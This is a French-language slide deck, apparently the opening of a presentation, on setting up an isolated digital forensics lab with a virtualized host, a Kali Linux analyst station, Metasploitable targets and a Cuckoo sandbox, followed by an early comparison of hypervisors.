


Architecture d'un Laboratoire de Criminalistique Numérique

De la théorie à l'analyse pratique :
Construire un environnement
d'investigation isolé et sécurisé.

« J'ai détesté chaque minute de l'entraînement, mais je me suis dit : 'N'abandonne pas. Souffre maintenant et vis le reste de ta vie en champion.' »

– Muhammad Ali



L'Écosystème du Spécialiste


La théorie ne suffit pas. L'expérience pratique acquise grâce à des études rigoureuses en laboratoire est la seule voie vers la maîtrise. Voici votre plan de construction.

Zone 2 : La Station de l'Analyste
Kali Linux & Outils de Contrôle

Zone 4 : La Zone de Quarantaine
Sandbox Cuckoo


Zone 3 : Le Champ de Tir
Cibles & Metasploitable

Zone 1 : Les Fondations
Virtualisation & Matériel Hôte



Zone 1 : Les Fondations de la Virtualisation

Partage des ressources physiques pour exécuter plusieurs environnements sans surcoût matériel.



L'importance de l'isolation

Les systèmes invités peuvent partager le réseau (NAT, Pont) ou être isolés. Pour la criminalistique, confiner les communications est critique pour éviter la contamination de l'hôte.

☒ Connect Network Adapter

This network adapter is configured to use:

Internet Sharing

☒ Share with my Mac

Bridged Networking

☐ Autodetect

☐ Wi-Fi 2

☐ USB Ethernet

☐ Thunderbolt Ethernet

☐ Novatel Wireless 4G

☐ iPhone

☐ USB 10/100 LAN

☐ Display Ethernet

☐ USB 10/100 LAN 2

Figure 3-2 A Mac Sharing Networking with Virtualized Windows 7

Choisir son Hyperviseur



VMware Fusion

- Statut : Commercial (Filiale Dell).
- Plateforme : Idéal pour macOS (Workstation pour Windows/Linux).
- Exigence : Version Professionnelle requise pour modifier les réseaux virtuels.




VirtualBox

